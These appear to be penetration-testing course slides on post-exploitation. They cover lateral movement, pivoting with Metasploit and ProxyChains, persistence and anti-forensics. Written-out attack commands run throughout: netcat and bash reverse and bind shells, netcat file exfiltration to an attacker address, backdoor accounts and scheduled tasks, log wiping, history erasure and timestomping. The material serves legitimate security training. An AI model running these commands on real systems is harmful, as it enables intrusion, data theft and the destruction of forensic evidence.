Completing Post-Exploit Tasks

- Use Lateral Movement Techniques
- Use Persistence Techniques
- Use Anti-Forensics Techniques

Lateral Movement (Slide 1 of 2)

The process of moving from one part of a computing environment to another.

- Gain access, then spread your attack out to compromise more resources.
  - Ensures test focus isn't too narrow.
  - May be able to discover new vulnerabilities.
- Can also support stealth.
- Most common example is jumping from one network host to the next.
  - Gain access to workstation, then to app server, then to database server, and so on.
  - Go further and further into network, looking for new targets/vectors.

Lateral Movement (Slide 2 of 2)

- Reconnaissance makes lateral movement easier.
  - Compromise first host, then sweep network for others.
  - Enumerate protocols, ports, etc., on other hosts.
  - Discover where other hosts are, and which you can move to.
- Can also refer to migrating code between running processes.
  - Helps evade detection.
  - Takes on features/privileges of existing process.

Lateral Movement with Remote Access Services (Slide 1 of 2)

Remote Service/ Protocol	Description	Examples
Telnet	• Older protocol, doesn't support encryption. • May be enabled on older/insecure systems.	`telnet 192.168.1.50 12345`
rsh/rlogin	• rlogin similar to Telnet. • No credentials needed if .rhosts is configured. • `rsh` can supply command directly.	`rlogin 192.168.1.50` `rsh 192.168.1.50 ifconfig`
SSH	• Supports encryption. • Enabled by default on many Linux systems. • Can require passwords or keypairs.	`ssh admin@192.168.1.50`

Lateral Movement with Remote Access Services (Slide 2 of 2)

Remote Desktop Service/Protocol	Description
RDP	• Default remote desktop service in Windows. • Allows full control in GUI window. • Takes local/domain credentials and supports encryption. • Requires activation on target system.
ARD	• Default remote desktop service in macOS. • Supports full remote control through GUI and encryption. • Must be activated on target system.
X	• Graphic display system for Unix-based computers. • Operates on client/server model with remote control of windows. • Connection not encrypted by default. • Use X forwarding to direct connection through SSH tunnel for encryption.
VNC	• Cross-platform remote desktop service. • VNC server must be installed on target machine. • Many different implementations, level of security varies.

Lateral Movement with Remote Management Services

- Remote management services enable you to issue commands to remote systems.
  - Don't usually involve interactive shells.
- WinRM provides an HTTP SOAP standard for remote management on Windows.
- WMI provides an interface for querying remote system data.
  - Get current user: `wmic /node:192.168.1.50 computersystem get username`
- PowerShell remoting:
  - Requires target system to set WinRM to receive remote commands.
  - View contents of path: `Invoke-Command -ComputerName 192.168.1.50 -ScriptBlock { Get-ChildItem C:\Windows\System32 }`
- PsExec uses SMB to issue remote commands.
  - Run executable as SYSTEM: `psexec \\192.168.1.50 -s "C:\bad-app.exe"`

Lateral Movement with RPC/DCOM (Slide 1 of 2)

- RPC/DCOM can help you evade notice.
- RPC enables communication between local and remote Windows processes.
- DCOM enables communication between software components on a network.
  - DCOM apps use RPC as a transport mechanism for requests.
  - Flaws in DCOM enable remote code execution.
- DCOM module `MMC20.Application` enables execution of MMC snap-in operations.
- Create instance of DCOM object in PowerShell:
  - `$obj = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.1.50"))`
  - First argument refers to DCOM module.
  - Second argument is IP address of remote machine.

Lateral Movement with RPC/DCOM (Slide 2 of 2)

- Invoke `ExecuteShellCommand()` method on created object:
  - `$obj.Document.ActiveView.ExecuteShellCommand("C:\Windows\system32\calc.exe",$null,$null,"7")`
  - First argument starts Calculator app.
  - Second argument specifies working directory.
  - Third argument specifies command parameters.
  - Last parameter specifies the state of the window.
  - Launches Calculator app on remote computer as local admin.
- You can do more than just launch a simple app.
  - Point of lateral movement is to "own" the hosts you move to.
  - You can use other DCOM apps/methods.
- DCOM is blocked by default on modern Windows Defender firewalls.

Pivoting (Slide 1 of 2)

The process of compromising one host (the pivot) that enables you to spread out to other hosts that would otherwise be inaccessible.

- Similar to lateral movement, but not entirely the same.
- Useful for moving to a different network segment.
- Example: Open a shell on pivot host and discover other subnets it's connected to.
  - You can pivot to these other subnets.

Pivoting (Slide 2 of 2)

Pivoting Technique	Description
Port forwarding	• Access one of pivot's open ports. • Forward traffic from this port to port on target host in other subnet. • Commonly used to forward 3389 (RDP).
VPN pivoting	• Start VPN client on pivot, run VPN server outside network. • Data frames dumped onto client and interface with wider network. • Traffic that client sees is relayed to VPN server. • Often used to perform additional recon.
SSH pivoting	• Connect to pivot through SSH using `-D` flag. • Sets up local proxy on attack machine and enables port forwarding. • Connections to proxy are forwarded to target. • Often used to chain proxy servers together.
Routing tables	• Add a new route to pivot host. • Gateway is exploit session. • Traffic sent to target subnet tunnels through your session. • Used to reach different subnets.

Tools that Enable Pivoting (Slide 1 of 2)

- Using Metasploit to pivot:
  1. Gain Meterpeter shell onto Windows host in same subnet (192.168.1.0/24).
  2. Open shell and run `ipconfig`.
  3. Identify second interface connected to different subnet (10.8.0.0/24).
  4. Run post/multi/manage/autoroute to add subnets to Metasploit automatically.
  5. Adds 10.8.0.0/255.255.255.0 to table.
  6. Conduct ping sweep on target host in 10.8.0.0/24 subnet.
  7. Attempt to use remote access services like SSH on target host.

Tools that Enable Pivoting (Slide 2 of 2)

- Use ProxyChains to pivot:
  1. Open Meterpreter session and save to ID `1`.
  2. Add route manually to target subnet: `route add 10.8.0.0 255.255.255.0 1`
  3. Run auxiliary/server/socks4a to start proxy server using new route.
  4. Edit `/etc/proxychains.conf` to include: `socks4 127.0.0.1 1080`
  5. Run ProxyChains and pass in any desired command.
  6. Nmap scan: `proxychains nmap -sT -Pn -p21,22,23,25,80,443 10.8.0.10`

Guidelines for Using Lateral Movement Techniques

- Jump from one host to the next to spread your attack out.
- Use reconnaissance techniques to make lateral movement easier.
- Migrate code between processes to evade detection and assume new privileges.
- Use insecure remote access services like Telnet and rlogin when available.
- Use SSH to encrypt your movement traffic when available.
- Use remote desktop services like RDP/VNC to gain a GUI onto systems you move to.
- Ensure these remote desktop services are activated on the target system.
- Use pivoting to move through one host to a host on an inaccessible subnet.
- Use pivoting techniques like port forwarding and modifying routing tables.
- Use tools like Metasploit and ProxyChains to engage in pivoting.

Persistence

The quality by which a threat continues to exploit a target while remaining undetected for a significant period of time.

- Attackers will try to maintain a foothold in the organization after attack is done.
- Goals:
  - Exfiltrating portions of sensitive data over a period of time.
  - Exfiltrate sensitive data that changes over time.
  - Causing a sustained or repeated DoS.
  - Monitoring user behavior over time.
  - Taunting or spreading confusion within an organization.
- Compromise can persist for days, weeks, months, even years.
- Pen test probably won't last that long.
  - More likely that you'll demonstrate or report on persistence.

Persistence Techniques

- Not just one catch-all method for persistence.
- Various techniques available.
- Certain user accounts are more closely monitored/access controlled than others.
- Creating new accounts can bypass these restrictions.
  - Windows: `net user jsmith /add`
  - Linux: `useradd jsmith`
- Escalating account's privileges can provide you with more access.
  - Windows: `net localgroup Administrators jsmith /add`
  - Linux: Change UID and GID of user in `/etc/passwd` to `0`.
- Other techniques:
  - Backdoors
  - Remote access services
  - Shells
  - Scheduled tasks
  - Services and daemons

Backdoors (Slide 1 of 2)

A hidden mechanism that provides you with access to a system through some alternative means.

- Can exist in many forms, but always tries to escape notice.
- Example: New, unauthorized account can be used for access.
  - Avoids using active and closely monitored accounts.

Backdoors (Slide 2 of 2)

- RATs are commonly used as backdoors.
  - Delivered to victim through Trojan horse malware.
  - Identical in functionality to remote access services.
  - Difference: RATs try to remain hidden.
  - Example RATs: NetBus, Sub7, Back Orifice, Blackshades, DarkComet.
- Common RATs will be identified by security solutions.
- Advanced RATs can leverage rootkits to stay hidden.
  - Infect system at low level.
  - Alter OS execution to mask malicious code.
- Excessive or unexplained traffic over a RAT might still tip off a user.

Bind Shells

A shell that is bound to a local network port on the target system.


- Example: Linux target binds Bash shell to port 12345.
- Netcat is most commonly used to create either type of shell.
- Command for bind shell on target system:
  - `nc -lp 12345 -e /bin/sh`
- Command on attack machine:
  - `nc 192.168.1.50 12345`
- You can now issue Bash commands on target.
  - Enables persistence and functions as a backdoor.
- Issues with bind shells:
  - Firewalls filter incoming traffic on ports not matching whitelist.
  - Connecting externally to a target behind NAT won't work without port forwarding.

Reverse Shells

A shell that is established when the target machine communicates with an attack machine that is listening on a specific port.

- Command to start listener on attack machine:
  - `nc -lp 12345`
- Command to start connection on target machine:
  - `nc 192.168.1.10 12345 -e /bin/sh`
- Attack machine's listener accepts incoming connection and opens shell onto target.
- More effective as backdoors than bind shells.
  - Bypass aforementioned issues.
  - Attacker has more control over port filtering/NAT in their environment.
- You can create a reverse shell on target using other tools.
  - Bash, PowerShell, Python, Ruby, PHP, Perl, Telnet, etc.
  - Bash example: `bash -i >& /dev/tcp/192.168.1.10/12345 0>&1`

Bind Shell vs. Reverse Shell



Netcat (Slide 1 of 3)

A command-line utility used to read from or write to TCP, UDP, or Unix domain socket network connections.

- The "Swiss Army knife" of hacking tools.
- Features:
  - Create or connect to a TCP server.
  - Act as a proxy or relay.
  - Transfer files.
  - Launch executables (e.g., backdoor shells).
  - Test services/daemons.
  - Scan ports.
- Has been ported to most desktop platforms and Android.
- Basic syntax:
  - `nc [options] [target address] [port(s)]`

Netcat (Slide 2 of 3)

Netcat Option	Description
`-l`	• Listen mode.
`-L`	• "Listen harder" mode (start listening again after client disconnects). Windows only.
`-u`	• UDP mode.
`-p`	• Port to listen on or source port in client mode.
`-e`	• Program to execute.
`-n`	• Don't perform DNS lookups for host names.
`-z`	• Zero I/O mode (send packet without payload).
`-w <seconds>`	• Timeout value.
`-v`	• Verbose mode.
`-vv`	• Very verbose mode.

Netcat (Slide 3 of 3)

- Exfiltrate file from target to attacker:
  1. Set up listener on attack machine: `nc -lp 12345 > data.txt`
  2. Start connection on target machine: `nc 192.168.1.10 12345 < data.txt`
  3. Listener will grab file and save it.
- Create a relay using a Linux named pipe:
  - Listener waits for incoming data on local port 12345.
  - Forwards data to port 54321 of second target host (192.168.1.100).
  1. Start listener on attack machine: `nc -lp 12345`
  2. Start listener on second target to bind a shell: `nc -lp 54321 -e /bin/sh`
  3. Create named pipe on initial target: `mknod backpipe p`
  4. Set up relay on initial target: `nc 192.168.1.10 12345 0<backpipe | nc 192.168.1.100 54321 | tee backpipe`
  5. Commands issued from attacker are relayed through initial target to second target.
  - Helps you pivot and makes it appear like attack is coming from initial target.

Scheduled Tasks

An instance of execution, like the initiation of a process or running of a script, that the system performs on a set schedule.

- Fundamental to work automation.
  - Empower a system to perform the task without requiring a user to initiate it.
- Once task executes, it can prompt user or run silently.
  - Depends on what the task is set to do.
- Most tasks are configured to run at certain times.
- Some tasks are scheduled around certain events.
  - Example: A specific user logs in.
- Can make pen test easier and more effective.
  - Manually running a Netcat file exfiltration command over and over is tedious and noisy.
  - Scheduling a task to run this command in the background is better.
  - Supports persistence while remaining undetected.

Task Scheduler (Slide 1 of 2)

- Governs scheduled tasks in Windows.
- You can:
  - Set task's name and description.
  - Set task's triggers (time or event).
  - Set task's action (run program/execute command).
  - Set what account to run task under.
  - Set special conditions (e.g., task only runs when connected to AC power).
  - Configure additional settings (e.g., what happens if task fails).

Task Scheduler (Slide 2 of 2)

- Time trigger supports granularity.
  - Example: Run task once a year starting on specific day.
  - Example: Run task every minute for 60 minutes.
- Can also view details like most recent/next run time and results.
- Has a GUI and command-line syntax.
- Example: Schedule batch file task once a day for 30 days under SYSTEM:
  - `schtasks /create /tn backdr /tr C:\Files\backdoor.bat /sc DAILY /mo 30 /ru SYSTEM`

Cron Jobs (Slide 1 of 2)

- Primary method for scheduling jobs/tasks in Linux.
- `cron` daemon runs specified command at time specified in user's `crontab` file.
- Edit file by entering `crontab -e` (runs jobs as current user).
- Each line represents a job:

```
┌──────────── minute (0 - 59)
│ ┌──────────── hour (0 - 23)
│ │ ┌──────────── day of month (1 - 31)
│ │ │ ┌──────────── month (1 - 12)
│ │ │ │ ┌──────────── day of week (0 - 6) (Sunday=0 or 7)
│ │ │ │ │
│ │ │ │ │
* * * * *  <command to execute>
```

- Wildcard denotes that job will run for every instance of that time value.

Cron Jobs (Slide 2 of 2)

- Example: Run Netcat every day at 9:00 A.M.:
  - `0 9 * * * nc -lp 12345 > data.txt`
- Run Netcat at the top of every hour every 15th day of every other month:
  - `0 * 15 */2 * nc -lp 12345 > data.txt`
- Can also edit system's `/etc/crontab` file by specifying a user to run the job.

Services and Daemons (Slide 1 of 2)

- Windows service:
  - Runs in the background without interfering with user.
  - Non-interactive process.
- Unix-like daemon:
  - Runs in the background without being attached to a terminal.
  - Can continue to run when terminal closes.
- Both usually start on system boot.
  - Can also be activated manually or by certain events.

Services and Daemons (Slide 2 of 2)

- Offer similar persistence opportunities as scheduled tasks, but different vectors.
  - Instead of writing a Netcat cron job, you could install a remote access daemon.
  - Enables you to shell into target at any time, even after reboot.
  - Always active, not limited by schedule frequencies.
  - Easier to cache state and sustain long sessions.
- Disadvantages of daemons and services:
  - Consumes memory when not in use; might be noticed.
  - Don’t always automatically restart upon termination.
  - Difficult to create; requires programming experience.

Guidelines for Using Persistence Techniques (Slide 1 of 2)

- Maintain a foothold in the organization to continue your attack.
- Demonstrate persistence to the client.
- Create new user accounts to bypass access control and account monitoring.
- Escalate new accounts' privileges if able.
- Install a RAT as a backdoor into a target system.
- Create a shell using Netcat to open a backdoor for command execution.
- Use reverse shells instead of bind shells whenever possible.
- Use Netcat to exfiltrate files from a target host to your own host.
- Use Netcat to set up a relay from one target host to another for pivoting.

Guidelines for Using Persistence Techniques (Slide 2 of 2)

- Use Task Scheduler in Windows to run a task on a consistent schedule.
- Use cron jobs in Linux to do likewise.
- Consider using a backdoor as a daemon or service to have it constantly available.
- Understand the disadvantages of creating and using a daemon or service.
- Add commands/programs to the Registry startup keys to get them to run on boot.

Anti-Forensics (Slide 1 of 2)

- Forensics:
  - Seeks to discover digital evidence.
  - Most hacking activities and tools leave traces.

Forensics Tool	Description
EnCase	Multi-forensic platform for discovering evidence. Often used in criminal cases.
SANS Investigative Forensics Toolkit	Multi-purpose Ubuntu-based forensics toolset.
X-Ways Forensics	Full-featured platform for forensic investigators. Runs on Windows.
Digital Forensics Framework	Popular open source toolkit for both beginners and professionals.
Open Computer Forensics Architecture	Popular open source forensics framework. Uses a postgreSQL database.

Anti-Forensics (Slide 2 of 2)

The process of disrupting or impeding a forensic investigation.

- Methods:
  - Negatively affect evidence.
  - Make forensic analysis more difficult/impossible.
  - Deceive forensic investigators.
- Reasons:
  - Escape notice while still inside perimeter.
  - Eliminate yourself as a suspect after attack ends.
  - Frame another person or group as suspects.
  - Waste the organization's time/resources.
- Demonstrates that organization is failing its response operations/personnel.
  - Pen test can assess this.

Anti-Forensics Techniques (Slide 1 of 3)

- Buffer overflow/heap spraying:
  - Initiate a buffer overflow to crash or hang investigator's tools.
  - Makes it difficult to examine files.
  - Example: Craft a file that exploits vulnerable DLLs to create infinite memory loop.
  - Example: Spray the heap with malicious code.
  - When a file is opened, the tool reads memory from the heap, executing the code.
  - Up-to-date tools can protect against buffer overflow/heap spraying.

Anti-Forensics Techniques (Slide 2 of 3)

- Memory residents:
  - OS can't swap memory where malware resides to permanent storage.
  - Malware stays active even when app it is attached to is not running.
  - Can fool investigator into thinking there's no malware.
  - Modern forensic tools can scan for memory residents.
- Program packing:
  - Executable is mostly compressed; rest includes code to decompress executable.
  - Makes reverse engineering difficult.
  - Packed malware can mask strings/modify its signature to avoid scanners.
  - Analyst may be unable to ascertain its nature until malware runs and infects the system.
  - Unpacking executable in controlled sandbox can mitigate this.

Anti-Forensics Techniques (Slide 3 of 3)

- **VM detection**:
  - Creates sandbox with which to safely examine/run malware.
  - Clever malware can detect it's running in a sandbox.
  - Example: Exploits zero-day vulnerability with VM software.
  - Example: Detects direct hooks into malware to monitor system calls.
  - Malware can fool an investigator into thinking it's benign.
- **ADS**:
  - NTFS feature that enables multiple data streams for a single file name.
  - Forks one or more files to another.
  - File Explorer won’t display discrepancies in file being forked to.
  - Malware can inject itself as a stream into legitimate program, remaining hidden.
  - Advanced tools can detect ADS.
  - ADS execution disabled by default in Windows 7+.

Covering Your Tracks (Slide 1 of 2)

- Most common anti-forensics technique.
- Attacker will try to make it difficult for investigators to:
  - Identify how the attack commenced.
  - Identify who is responsible.
- Attacker may also be able to erase evidence that the attack has taken place.
- Made possible by:
  - Obfuscating the source of malicious events.
  - Removing residual traces of malicious events.

Covering Your Tracks (Slide 2 of 2)

- Can also be done when attack persists.
  - Hides initial exploits and ongoing compromise.
- In a pen test, you aren't truly hiding the attack from the organization.
  - You were hired to deliver a report.
- You can still cover tracks to demonstrate its effects on incident handling.
  - First, make sure you've recorded all the data you need for the final report.
  - Be careful not to cause collateral damage.

Techniques for Covering Your Tracks (Slide 1 of 3)

- **Clearing whole event logs**:
  - Tools like Metasploit have commands for clearing entire logs.
  - May raise suspicion, but can still make analyst's job harder.
  - Meterpreter: `clearev` clears all Windows event logs.
  - Windows shell: `wevtutil cl Application` clears one log type.
  - Linux shell: `echo "" > /var/log/syslog` clears one log type.
- **Clearing specific event log entries**:
  - Remove specific entries to be less conspicuous.
  - Example: Wipe all entries concerning "backdr" account in `auth.log`
  - One method: `sed -i '/backdr/d' /var/log/auth.log`

Techniques for Covering Your Tracks (Slide 2 of 3)

- **Changing/forging event log entries**:
  - Alter entries to engage in misdirection.
  - Example: Alter user logon entries in Windows security logs to frame someone else.
  - Forge events by stealing privileged user's token and performing a task under their name.
  - Meterpreter: `steal_token <PID>` for process ID owned by user you're framing.
- **Erasing shell history**:
  - Shells store certain number of commands in history.
  - Analyst can retrieve history and piece together your commands.
  - Linux: `export HISTSIZE=0` to turn off history before inputting commands.
  - Linux: `echo "" > ~/.bash_history` and `history -c` to wipe shell history.
  - Windows: quit `cmd.exe` to wipe history, use `Clear-History` cmdlet for PowerShell.

Techniques for Covering Your Tracks (Slide 3 of 3)

- **Shredding files/erasing data securely**:
  - Wipe incriminating data to prevent it from being recovered.
  - Shredding overwrites files to ensure complete removal.
  - Linux: `shred -zu /root/keylog.bin` to zero and remove file.
  - Windows: `format d: /fs:NTFS /p:1` to zero entire volume in one pass.
- **Changing timestamp values**:
  - Time is critical to reconstructing a narrative of events.
  - Modify event times to mislead investigators into believing a false narrative.
  - Change MACE metadata on files to confuse and misdirect.
  - Meterpreter: `timestomp file.docx -z "07/21/2018 16:21:05"` to change MACE.

Guidelines for Using Anti-Forensics Techniques

- Assess the organization's susceptibility to anti-forensics techniques.
- Leverage buffer overflows to disrupt forensic tools.
- Leverage techniques like memory residents/VM detection to hide malware.
- Cover your tracks to avoid being identified or having your attack detected.
- Remember your duty to report to the client, and not to truly hide the attack.
- Ensure you aren't causing collateral damage when covering your tracks.
- Clear/modify/falsify event logs to mislead analyst.
- Erase shell history to remove traces of the commands you executed.
- Shred or securely erase files to remove traces from the system.
- Change timestamp values in events/files to undermine analysts' narrative of events.

Reflective Questions

1. What techniques do you think are or will be most effective for persistence, and why?

2. What techniques do you think are or will be most effective for covering your tracks, and why?